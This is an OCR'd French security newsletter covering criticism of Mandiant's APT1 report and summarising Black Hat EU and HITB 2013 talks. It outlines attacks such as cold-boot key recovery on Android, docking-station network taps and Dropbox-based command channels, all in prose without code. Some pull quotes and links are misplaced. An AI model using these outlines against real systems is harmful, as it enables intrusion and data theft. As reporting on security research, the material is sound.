
Mandiant publie des vidéos des sessions d'attaques menées par les pirates d'APT1

Lors des attaques des pirates, les actions réalisées par ces derniers ont pu être enregistrées (sessions RDP). Mandiant a publié une compilation de ces enregistrements.

Elles montrent les attaquants en train d'accéder aux boîtes e-mails utilisées pour le phishing, d'installer un serveur de command and control (C&C) ou encore, d'interagir avec une victime. Les comportements filmés en « live » montrent parfois les difficultés et certainement l'amateurisme de certains attaquants.

http://www.youtube.com/watch?v=6p7FqSav6Ho





> Un rapport controversé

Nous l'évoquions précédemment, la publication a provoqué de vives réactions au sein de la communauté. Celles-ci animent le débat sur les réelles intentions de ce rapport. Bien sûr, Mandiant s'attendait à ce type de retour ainsi qu'à d'éventuelles représailles provenant du gouvernement chinois. Expliquons ces points qui alimentent cette controverse.

Méthodes d'analyse et preuves douteuses

Tout au long du rapport, Mandiant accuse la Chine de soutenir le groupe APT1. Les preuves rassemblées en quantité soutiennent cette hypothèse. Cependant, celles-ci sont indirectes et ne constituent pas une base suffisamment solide pour affirmer ou infirmer la théorie de Mandiant.

De plus, les méthodes employées pour analyser les preuves découvertes au fil des années ne sont pas correctes selon les experts. D'après ces derniers, Mandiant utiliserait les preuves pour confirmer sa seule et unique hypothèse. Cette idée reçue agirait comme des œillères et entraverait la poursuite des autres pistes. Par exemple, certains évoquent la possibilité que des systèmes chinois situés dans la région de Shanghai aient été compromis en premier lieu par des attaquants russes dans le but de faire accuser la Chine. Cette théorie, bien que peu probable, tend à mettre en lumière les faiblesses de l'analyse effectuée par Mandiant.

« Le rapport de Mandiant risque d'enrayer, voire de compromettre les investigations en cours. Pour cette raison, de nombreux experts redoutent l'impact négatif de ce rapport. »

Compromission des enquêtes en cours

Les APTs sont donc des attaques à grande échelle et sur le long terme. Les auteurs de la campagne APT1 ont beaucoup fait parlé d'eux, mais ne sont pas les uniques acteurs. De façon identique, d'autres sociétés que Mandiant mènent des missions Forensics. Elles aussi récoltent de nombreuses données concernant les attaquants.

Par conséquent, le rapport ne leur offre pas ou peu de nouvelles connaissances. Au contraire, il révèle aux groupes d'attaquants ce que les experts savent sur eux. Par conséquent, les pirates vont très certainement changer de méthodes, d'outils et même devenir plus furtifs. Ces nouveaux comportements risquent d'enrayer, voire de compromettre les investigations en cours. Pour cette raison, de nombreux experts redoutent l'impact négatif de ce rapport.

Une opération marketing

Seulement quelques jours après la publication, Mandiant annonce la mise en service de deux nouveaux produits : Mandiant for Security Operations et Mandiant Intelligence Center. D'un point de vue marketing, le timing est parfait.

Ces deux services mettent à disposition des clients, des ressources les aidant à repérer les signes d'une attaque APT, le tout pour plusieurs centaines de milliers d'euros. Inutile de préciser que selon certains, il s'agit d'une démarche préméditée pour promouvoir ces deux nouveaux produits.

> En conclusion

Ce rapport a fait et fera encore couler beaucoup d'encre. Seul le temps permettra de savoir si la stratégie de Mandiant portera ses fruits sur le long terme. L'objectif est, à défaut de les stopper, de mieux se défendre contre les attaques de type APT.

Mandiant a récemment annoncé une forte régression du nombre de ce type d'attaques. Il est raisonnable de penser que le rapport a joué son rôle. Pour autant, il ne faut pas oublier les dissensions entre la Chine et les États-Unis. Les deux pays s'accusent l'un l'autre de mener des campagnes de cyber espionnage. Bien entendu, chacun d'eux nie en bloc de telles allégations. Cela peut être un autre facteur à l'origine de ce ralentissement.

Le cumul de ces évènements a peut-être permis de freiner les cyber attaques chinoises. Mais à l'heure actuelle, APT1 est probablement en train d'estimer son exposition et de considérer d'autres méthodes d'attaques, plus discrètes. Ce moment de répit permettra aux nombreuses victimes de consolider leurs défenses. Assurément, il ne s'agit que du calme avant la tempête.

Références

Le rapport et les annexes
https://www.mandiant.com/apt1

Critiques de Mandiant
http://cybernonsense.blogspot.fr/2013/02/chinese-hackers-and-security-malware.html
http://cybernonsense.blogspot.fr/2013/02/chinese-hackers-and-security-malware_19.html
http://cybernonsense.blogspot.fr/2013/02/chinese-hackers-and-security-malware_4130.html

Failles de l'analyse
http://jeffreycarr.blogspot.fr/2013/02/mandiant-apt1-report-has-critical.html

Recul d'APT1 après la publication
http://news.softpedia.com/news/Chinese-Hackers-Start-Cleaning-Their-Tracks-After-Mandiant-Report-338677.shtml

> INFO

APT1, le retour...

Enfin, d'après une information récemment publiée par le New York Times, après une accalmie de courte durée dans leurs activités, les pirates responsables d'APT1 se seraient remis au travail. Leurs cibles seraient principalement des entreprises américaines.

Il semblerait que les méthodes mises en oeuvre par APT1 aient été revues et «améliorées» durant cette période de faible activité. De même, les pirates utilisent maintenant de nouvelles adresses IP. Mandiant serait à l'origine de cette information, mais n'aurait pas nommé les nouvelles victimes du groupe de pirates.

Le sujet du cyber-espionnage devrait être évoqué par le président Obama dans le cadre d'une prochaine rencontre entre les gouvernements américain et chinois.

Enfin, plus récemment, la société Norman a publié un rapport intitulé «The Hangover Report» présentant les résultats d'une étude similaire à celle de Mandiant, mais incriminant, cette fois, des pirates indiens. Comme quoi, tout ne peut pas être mis constamment sur le dos des pirates chinois, et la Chine n'est probablement pas le seul pays à pratiquer ce genre d'activité...

http://www.nytimes.com/2013/05/20/world/asia/chinese-hackers-resume-attacks-on-us-targets.html

http://www.h-online.com/security/news/item/Chinese-APT1-hacker-group-ends-its-spring-break-1866491.html

http://blogs.norman.com/2013/security-research/the-hangover-report

> Conférences sécurité

Cet hiver, XMCO était partenaire de deux conférences sécurité : la Black hat 2013 et la HITB. Retour sur les principaux sujets abordés lors de ces deux évènements et le bilan des JSSI.

par Arnaud BUCHOUX, Antonin AUROY, Julien TERRIAC et Marc LEBRUN

Black hat 2013

Keynote - shelters or windmills: the struggle for power and information advantage

Rick Falkvinge

✚ Slides

https://media.blackhat.com/eu-13/briefings/Mittal/bh-eu-13-powershell-for-penetration-mittal-slides.pdf


Rick Falkvinge est le fondateur du Parti Pirate en Suède. Le parti a été fondé en 2006, et le mouvement s'est propagé à plus de 60 pays à l'heure actuelle.

L'orateur a basé sa présentation sur l'importance de l'information et son lien avec le pouvoir à travers l'histoire.

Il a tout d'abord exposé l'importance du pouvoir découlant de la connaissance. En effet, par le passé, copier des œuvres était très coûteux. De ce fait, posséder l'information était un grand avantage. L'apparition de la presse a changé la donne. Cela a permis de publier ses propres idées, et de copier ou de traduire des écrits. À cette époque, les religieux ont vu l'invention de la presse comme un danger, et ont établi des ripostes. Ces dernières ont vu leur niveau augmenter avec le temps.

L'exemple des entreprises a aussi été utilisé. Lors de l'apparition de la voiture, les entreprises ferroviaires ont vu les automobiles comme une menace : une loi a alors été votée afin de limiter la vitesse des voitures à celle d'un homme à pied, rendant l'invention inutile.

Cette conférence d'ouverture a donc permis d'exposer certaines réactions des gouvernements ou de certaines autres composantes de la société (entreprises, lobby) au changement. L'intervenant a insisté sur le fait qu'il était préférable d'être acteur du changement, plutôt que simple observateur.



Workshop – Powershell for penetration testers
Nikhil Mittal

Cet atelier a permis d'introduire les avantages de PowerShell dans le cadre de de tests d'intrusion. En effet, la boîte à outils des pentester contient, en partie, de nombreux clients ou logiciels d'administration. Powershell tout comme WMI peuvent être particulièrement utiles pour auditer ou prendre le contrôle d'un système.

Nikhil Mittal a tout d'abord commencé par présenter les bases du langage : comment obtenir de l'aide sur une commande, comment lister les cmdlets, etc ?

« L'intervenant a commencé par décrire la présomption du grand public : une appliance est forcément sécurisée. Sa vision est quelque peu différente : pour lui, il s'agit d'un noyau Linux exposant des applications Web vulnérables »

Ensuite, de nombreux exemples ont été utilisés afin d'apprendre à manipuler les objets en PowerShell. Entre autres, il a été montré comment lister les processus, créer des modules ou accéder à la base de registre.

Le cœur de la démonstration a permis de découvrir certaines fonctionnalités intéressantes de PowerShell :
- Accès à des objets à distance ;
- Utilisation conjointe de PowerShell et Metasploit ;
- Présentation du Framework Nishang, créé par l'intervenant (permet de faciliter l'utilisation de PowerShell lors de la post-exploitation).

> INFO

FROST : quand le froid permet de déchiffrer les partitions chiffrées

Des chercheurs de l'université allemande de Erlangen-Nuremberg ont découvert un procédé atypique permettant de déchiffrer des données stockées sur un téléphone Android : le placer dans un congélateur.

En effet, les chercheurs utilisent les effets de la rémanence au niveau de la mémoire RAM qui offre de meilleures performances à basse température. Les chercheurs réduisent la température du téléphone aux alentours de -10 °C en le plaçant dans un congélateur. Une fois la température atteinte, il suffit de débrancher un court instant la batterie du téléphone pour provoquer son redémarrage. Ensuite, les chercheurs utilisent le mode « fastboot » afin de charger leur propre image système baptisée FROST (Forensic Recovery Of Scrambled Telephones). Il récupère ensuite les clés de chiffrement afin de pouvoir déverrouiller le téléphone.

Cette méthode ne fonctionne que si le bootloader est déverrouillé ce qui n'est pas forcément le cas sur les principaux téléphones Android récents qui offrent en effet la possibilité de restreindre leur accès par mot de passe. Néanmoins, l'attaque permet de récupérer l'ensemble des données stockées en RAM comme les mots de passe WiFi, les emails...

Hacking appliance - Ironic exploitation of security product
Ben Williams


Slides
https://media.blackhat.com/eu-13/briefings/B_Williams/bh-eu-13-hacking-appliances-bwilliams-slides.pdf

Whitepaper
https://media.blackhat.com/eu-13/briefings/B_Williams/bh-eu-13-hacking-appliances-bwilliams-wp.pdf

Ben Williams a exposé le résultat de ses recherches sur les appliances dédiées à la sécurité. Celles-ci sont particulièrement exposées, puisqu'elles permettent de gérer des fonctions vitales du SI, comme le filtrage d'email, la protection périmétrique ou les accès à distance.

L'intervenant a commencé par décrire la présomption du grand public : une appliance est forcément sécurisée. Sa vision est quelque peu différente : pour lui, il s'agit d'un noyau Linux exposant des applications Web vulnérables.

Les vulnérabilités qu'il a décrites sont classiques des applications Web, mais surprenantes de la part d'éditeurs de sécurité : comptes par défaut, pas de verrouillage de compte lors de l'authentification, pas de complexité de mots de passe, manque de traçabilité, XSS, CSRF, injection de commandes, etc.



L'orateur a ainsi indiqué qu'il est simple d'obtenir un accès root sur les appliances. À partir de là, l'accès au système permet de constater qu'il n'est pas plus sécurisé que les applications Web : présence de compilateurs, débogueurs, support de nombreux langages de script, absence quasi systématique de SELinux, etc.

Les exemples d'exploitation ont été exposés pour des produits de Sophos, Citrix, Symantec et Trend Micro.

En conclusion, Ben Williams a précisé que la plupart des appliances ne sont pas sécurisées, et que la rapidité de correction des éditeurs est variable.


Building a defensive framework for medical device security

Jay Radcliffe

La sécurité des équipements médicaux a été abordée par Jay Radcliffe. La recherche sur ces équipements est en progression depuis 3 ans. Elle n'est cependant pas évidente, car il est difficile d'obtenir des machines de test (coût, accès par prescription, achat via marché secondaire comme Ebay).

L'orateur a mis en avant que les procédures de validation de mise sur le marché étaient complexes, que ce soit aux États-Unis ou en Europe.

De ce fait, il a proposé une méthode de validation « sécurisée », s'appuyant sur les commissions de régulation déjà existantes.



La méthode peut être décrite en quatre actions :

- Gestion des problématiques de sécurité : comment réagir lors de la découverte d'une vulnérabilité sur un produit ?

- Définition du processus de gestion des patches et d'implémentation d'antivirus sur les OS commerciaux supportant les équipements médicaux ;

- Identification des composants logiciels utilisées (logiciels, mais aussi librairies) (celles utilisées et mises à jour par l'éditeur, celles utilisées par le logiciel et mise à jour par une tierce partie, celles non utilisées) : cela permet aux équipes IT de mieux connaître les risques métier liés à l'application des mises à jour de sécurité sur les équipements médicaux ;

- Définition d'un processus de test par une tierce partie.

Huawei - from china with love

Nikita Tarakanov, Oleg Kupreev

Slides

https://media.blackhat.com/eu-13/briefings/Tarakanov/bh-eu-13-from-china-with-love-tarakanov-slides.pdf

Nikita Tarakanov a exposé les dangers liés à l'utilisation des modems 3G/4G de la marque Huawei. L'objectif était de trouver le maximum de vulnérabilités liées à ces composants, afin d'illustrer les possibilités de construction d'un botnet en exploitant ces vulnérabilités.

En premier lieu, lorsqu'un utilisateur installe un modem de ce type, des pilotes sont nécessaires afin d'utiliser le modem en question. Les mises à jour de ces pilotes s'effectuent notamment avec les droits de l'utilisateur root sous Linux.

Il suffit alors à un attaquant de soumettre un pilote malveillant afin de prendre le contrôle d'un poste utilisateur.

Ensuite, les processus liés à ces modems sont exécutés avec les droits SYSTEM sous Windows. Il suffit alors de pouvoir remplacer le fichier exécuté par le processus afin de prendre le contrôle du poste de l'utilisateur.

De plus, l'étude et le reverse engineering du kernel de ces équipements est facilitée par la présence de symboles de débogage utilisés par les développeurs.

Les vecteurs d'infection illustrés par l'orateur sont multiples : exploitation de la fonctionnalité d'exécution automatique (autorun), DNS poisonning, installation d'un bootkit, etc.

Nikita Tarakanov a insisté sur le fait que la partie logicielle des modems Huawei n'est pas sécurisée. La partie matérielle est quant à elle en cours d'étude.

To dock or not to dock, that is the question: using laptop docking stations as hardware-based attack platforms

Andy Davis

Slides
https://media.blackhat.com/eu-13/briefings/Davis/bh-eu-13-Docking-Stations-Davis-Slides.pdf

Whitepaper
https://media.blackhat.com/eu-13/briefings/Davis/bh-eu-13-Docking-Stations-Davis-WP.pdf

Les stations d'accueil des ordinateurs portables ont accès à de nombreuses ressources : ports de la machine connectée, électricité, et réseau de l'entreprise.

Andy Davis est parti de ce constat et a proposé l'installation d'un « espion » dans la station. Cette dernière est symbolisée par un Raspberry PI et un tap Ethernet. L'espion a pour objectif de capturer le trafic réseau de manière passive. Le module, à l'heure actuelle, permet donc d'exfiltrer les données passant par le réseau local, en toute discrétion. La démonstration à été faite avec une station Dell E-Port Plus (PR02X).

L'interlocuteur a cependant exposé d'autres techniques d'exploitation envisageables :

- Capture du trafic réseau de manière active : plus dangereuse que la capture passive, car elle peut être détectée (apparition d'un nouvel équipement sur le réseau) ;
- Capture vidéo passive ;
- Capture des périphériques d'entrée en USB ou PS/2 (souris, clavier) ;
- Capture audio ;
- Capture du flux de la Webcam.

« Andy Davis a proposé l'installation d'un espion dans la station. Cette dernière est symbolisée par un Raspberry PI et un tap Ethernet. L'espion a pour objectif de capturer le trafic réseau de manière passive. »

Les contre-mesures permettant de détecter ce type d'espion ont également été abordées : surveiller les modifications de débit Ethernet, surveiller l'ajout d'un nouvel équipement sur le réseau, surveiller le poids / température / signature thermique de la station, etc.

Floating car data from smartphones : what google and waze know about you and how hackers can control traffic

Tobias Jeske - Institute for Security in Distributed Applications

✚ Slides
https://media.blackhat.com/eu-13/briefings/Jeske/bh-eu-13-floating-car-data-jeske-slides.pdf


✚ Whitepaper
https://media.blackhat.com/eu-13/briefings/Jeske/bh-eu-13-floating-car-data-jeske-wp.pdf

✚ Références
Waze : http://www.waze.com/
Google Maps Navigation : http://www.google.fr/intl/fr_ALL/mobile/navigation/

Tobias Jeske nous a présenté les risques liés à l'utilisation en temps réel de données de trafic routier pour la navigation. En prenant comme exemple Google Maps Navigation et Waze-app, deux applications de navigation qui génèrent des données de trafic en fonction des mouvements du smartphone de l'utilisateur. Il a abordé successivement les problèmes liés au tracking des utilisateurs, puis les différentes attaques pouvant être menées afin de perturber le trafic routier.

En effet, ces applications transmettent à intervalles réguliers des données de géolocalisations de l'utilisateur (en particulier sa position) à des serveurs tiers (appartenant respectivement à Google et Waze). Google Maps Navigation transmet également la version de l'OS Android et continue de transmettre des données lorsque Google Maps n'est pas actif. Les protocoles utilisés pour transmettre ces données sont vulnérables aux attaques de rejeu et d'usurpation d'identifiants. Ainsi, un attaquant est en mesure d'envoyer des données de trafic erronées (forgées de toutes pièces, ou simplement rejouées) faussant les analyses réalisées par ces applications pour détecter la présence ou non d'embouteillages, de travaux ou d'accidents.

Finalement, Tobias a proposé l'utilisation d'un protocole de type « Zero-Knowledge » couplé à un système de génération de tickets pour répondre aux problématiques liées au tracking et à l'envoi de données faussées.



Hacking video conference systems

Moritz Jodeit

✚ Slides
https://media.blackhat.com/eu-13/briefings/Jodeit/bh-eu-13-hacking-video-jodeit-slides.pdf

✚ Whitepaper
https://media.blackhat.com/eu-13/briefings/Jodeit/bh-eu-13-hacking-video-jodeit-wp.pdf

Moritz Jodeit nous a offert une présentation atypique concernant les équipements de vidéoconférence, utilisés dans beaucoup de grandes entreprises.
Le but ? Prendre le contrôle d'un de ces équipements, un Polycom HDX 7000 HD. Le moyen ? Via les canaux de communication audiovisuels. En effet, il ne s'agit pas de prendre le contrôle de l'équipement par le biais d'un défaut de configuration (une WebUI d'administration exposée sur Internet par exemple), mais de considérer le cas d'un environnement durci, où seuls les flux multimédias transitent sur Internet.

La méthodologie utilisée est simple, mais efficace : gagner une ligne de commande avec les privilèges de l'utilisateur « root » sur un équipement de test sous notre contrôle par tous les moyens possibles, et ensuite, parcourir le système à la recherche de bugs.

Finalement, une vulnérabilité de type « format string » a été identifiée dans la gestion des paquets H.323 (protocole de signalisation multimédia). Elle a permis, vidéo de démonstration à l'appui, de prendre le contrôle du Polycom HDX 7000 HD.

Note : les vulnérabilités mises en évidence lors de la présentation ont été corrigées par Polycom le 14 mars 2013 (version 3.1.1.2 du firmware).


Who's really attacking your ics devices?
Kyle Wilhoit

✚Slides
https://media.blackhat.com/eu-13/briefings/Wilhoit/bh-eu-13-whose-really-attacking-wilhoit-slides.pdf

✚Whitepaper
https://media.blackhat.com/eu-13/briefings/Wilhoit/bh-eu-13-whose-really-attacking-wilhoit-wp.pdf

Les équipements SCADA sont massivement utilisés dans le monde de l'industrie et présentent bien souvent de nombreuses failles de sécurité : en 2012, 171 vulnérabilités différentes affectant 55 équipementiers ont été publiées.
Le chercheur a révèlé qu'une grande partie de ces équipements sont exposés sur Internet ; des recherches via Google, Shodan ou encore Pastebin permettent aisément de découvrir des interfaces d'administration de ces équipements SCADA.

Il a ensuite décrit les étapes de mise en place d'un honeypot simulant un équipement SCADA : une pompe contrôlant la pression en eau d'un village d'environ huit-mille personnes aux États-Unis.
Durant les 28 jours pendant lesquels le honeypot était en ligne, Kyle a recensé une cinquantaine d'attaques, issues de 14 pays différents.
Finalement, il a donné les recommandations d'usage, à commencer par la suppression des accès directs à Internet pour ces équipements.



Harnessing gpus - building better browser based botnets
Marc Blanchou

✚Slides
https://media.blackhat.com/eu-13/briefings/Blanchou/bh-eu-13-harnessing-gpus-blanchou-slides.pdf

Les GPU offrent de bien meilleures performances face aux CPU lorsqu'il est question de « cracking » d'empreintes de mots de passe. Cependant, l'utilisation de sels, de mots de passe complexes et de fonctions de hachage robustes complique la tâche, et c'est plusieurs dizaines, voire centaines de GPU qui sont nécessaires si l'on veut obtenir des résultat.

Or, les fermes de GPU coûtent cher tout comme la location de ressource GPU dans le Cloud (Amazon EC2 par exemple). Un botnet, voilà la solution. C'est en tout cas ce qui est avancé par Marc Blanchou. Et il ne s'agit pas ici d'un botnet classique, qui coûte cher une fois encore lorsque les systèmes récents et à jour sont concernés (ceux avec les meilleurs GPU), mais d'un botnet s'exécutant dans le navigateur de la victime, via par exemple l'exploitation de failles de type « Cross-Site Scripting » (XSS) stockées sur des sites web bien fréquentés – des sites web de jeux vidéos par exemple.
L'idée ici est de tirer parti des technologies de type WebGL, qui permettent aux navigateurs récents d'accéder au GPU.

Bien entendu, les limitations actuelles sont multiples, allant de la persistance du botnet aux API actuellement offertes – WebGL est en effet efficace pour le calcul de rendu d'image, mais reste très limité dans le cadre de la puissance de calcul pur.
Mais d'après Marc Blanchou, il ne serait pas surprenant dans les années à venir de voir apparaître des botnets de ce nouveau type.

Multiplayer online games insecurity
Donato Ferrante et Luigi Auriemma

✚Slides
https://media.blackhat.com/eu-13/briefings/Ferrante/bh-eu-13-multiplayer-online-games-ferrante-slides.pdf

✚Whitepaper
https://media.blackhat.com/eu-13/briefings/Ferrante/bh-eu-13-multiplayer-online-games-ferrante-wp.pdf

Donato Ferrante et Luigi Auriemma ont réalisé une présentation atypique, sur un sujet rarement abordé : la sécurité dans les jeux vidéos.
D'après les deux chercheurs, les jeux vidéos représentent pourtant une cible de choix – en effet, le nombre de jeux et de joueurs en ligne ne cesse d'augmenter et beaucoup de jeux ont besoin de s'exécuter avec des privilèges élevés à cause des solutions anti-triche.

Deux scénarios ont été mis en avant :

✚L'exploitation d'une vulnérabilité dans le client de jeu, menant à la compromission de la machine de la victime ;

✚L'exploitation d'une vulnérabilité dans le serveur, afin par exemple d'accéder à des données utilisateurs, d'éventuelles transactions bancaires, ou encore d'exploiter massivement une vulnérabilité présente dans le client (le serveur a connaissance de tous les clients).

Ils ont ensuite présenté plusieurs vulnérabilités :

✚Une vulnérabilité liée à la fragmentation de paquets au sein du moteur Source (utilisé au sein de jeux comme Half-Life 2, Counter Strike Source, etc.) ;

✚Une vulnérabilité de type « Format String » au sein de « Punkbuster », un logiciel anti-triche ;

✚Une vulnérabilité 0day dans « Battlefield Play4Free », liée à un manque de validation des entrées au sein de l'utilitaire de mise à jour.

Finalement, ils ont démontré les faiblesses en sécurité des plateformes « Steam » (Valve), et « Origin » (EA) : ces deux plateformes supportent des protocoles particuliers (steam:// et origin:// respectivement) qui permettent, en cliquant sur un lien, de lancer un jeu et de lui spécifier arbitrairement des paramètres en ligne de commande. Or dans bien des cas, les jeux présentent des fonctionnalités cachées ou vulnérables qui peuvent être exploitées via des arguments en ligne de commande.

« Les jeux présentent des fonctionnalités cachées ou vulnérables qui peuvent être exploitées via des arguments en ligne de commande »

Ainsi, vidéo à l'appui, Luigi et Donato ont révélé une seconde vulnérabilité 0day affectant le récent « Crysis 3 » : ce dernier supporte le chargement de librairie dynamique (DLL) arbitraire.

Dropsmack: how cloud synchronization services render your corporate firewall worthless

Jacob Williams

✚**Slides**
https://media.blackhat.com/eu-13/briefings/Williams/bh-eu-13-dropsmack-jwilliams-slides.pdf

✚**Whitepaper**
https://media.blackhat.com/eu-13/briefings/Williams/bh-eu-13-dropsmack-jwilliams-wp.pdf

Lorsque toutes les portes semblent fermées, tous les moyens sont bons pour prendre pied dans le réseau interne d'une entreprise - même lorsqu'il s'agit d'utiliser une association de parents d'élèves pour prendre le contrôle de l'ordinateur personnel du « CIO » de l'entreprise victime, puis d'utiliser le client « Dropbox » pour le synchroniser avec son ordinateur professionnel afin d'établir un canal C2 (command & control) au sein du réseau interne de l'entreprise.

Jacob Williams, consultant sécurité chez « CSRgroup » a présenté une mission en mode « APT » où toutes les méthodes d'intrusion classiques ont échoué.

En définitive, c'est le client « Dropbox » installé sur l'ordinateur personnel du « CIO », et synchronisé avec son ordinateur professionnel qui sera utilisé pour déposer un fichier semblant légitime. Un bref courriel plus tard et le « CIO » ouvre le fichier malveillant, déposant une porte dérobée sur son ordinateur professionnel – celle-ci communique avec le poste personnel (préalablement infecté) par le biais de la synchronisation « Dropbox ».
Ca y est, les attaquants ont pris pied dans le réseau interne.

Enfin, d'après Jacob, la seule protection contre ce type d'attaque est d'interdire les services de synchronisation comme « Dropbox », car implicitement, tous les flux qui transitent via ces services sont considérés comme légitimes.

Références

✚**Site de la Blackhat**
http://blackhat.com/eu-13/archives.html

Hack In The Box


HITB2013AMS - http://conference.hitb.org

Pour la première fois, XMCO était partenaire de la conférence Hack In The Box qui s'est déroulée dans la ville d'Amsterdam. Les conférences proposées étaient réparties sur trois tracks différentes. L'une d'entre elles était exclusivement consacrée aux différents workshops présentés par des célébrités comme Didier Steven.

> Jour 1

KEYNOTE 1: Embracing the Uncertainty of Advanced Hacks with Big Data Analytics
Edward Schwartz (Chief Information Security Officer, RSA)

+ Slides
http://conference.hitb.org/hitbsecconf2013ams/materials/D1 KEYNOTE - Edward Schwartz - Embracing the Uncertainty of Advanced Attacks with Big Data Analytics.pdf

La conférence a commencé par une analyse très pragmatique sur la mauvaise gestion des moyens de sécurité mise en place au sein des sociétés. En effet, dans la grande majorité des cas, les entreprises allouent des sommes très conséquentes (environ 80% du budget défensif) à la prévention (antivirus, firewall...). Ceci résulte souvent dans l'achat de composants, ou de fonctionnalités inutiles. De plus, ces éléments, une fois bien configurés, n'ont aucune raison de changer : les firewalls n'ont connu, par exemple, aucune évolution importante depuis des dizaines d'années.

Edward Schwartz propose de repenser les moyens alloués à la sécurité car les modèles de menaces ont évolué. Par exemple, pourquoi ne pas diviser en trois parts égales le budget défensif suivant ces trois critères: prévention, supervision et réponse après incident ? Néanmoins, il précise que ce ratio peut différer selon les entreprises.

Face à ces nouvelles menaces (attaquants internes, étatiques ou hacktivists), de nouvelles méthodes de protection et prévention émergent. Edward Schwartz encourage donc l'utilisation d'une nouvelle technique nommée « Big Data ». Elle est fondée sur une étude statistique poussée, comme nous pouvons en voir dans les sports américains tels que le Baseball. Malgré le fait que la collecte des données soit essentielle, son analyse est primordiale. Le modèle recherché doit être une déviation d'une attitude habituelle, mais en aucun cas un comportement malveillant.

Cette nouvelle technique s'appuie sur la création de cellules internes de Critical Incident Response Center (CIRC) en complément des centres SOC (Security Operating Center), qui sont souvent externalisés. Elles permettent d'apporter un degré d'expertise nécessaire à l'utilisation de « Big Data ». Ces changements, qui permettent d'obtenir une défense totale, doivent être inscrits dans la durée, car ils peuvent prendre beaucoup de temps à être mis en place.

Defeating the Intercepting Web Proxy : A Glimpse Into the Next Generation of Web -Security Tools

Petko D. Petkov (Founder, GnuCItizen)

Slides

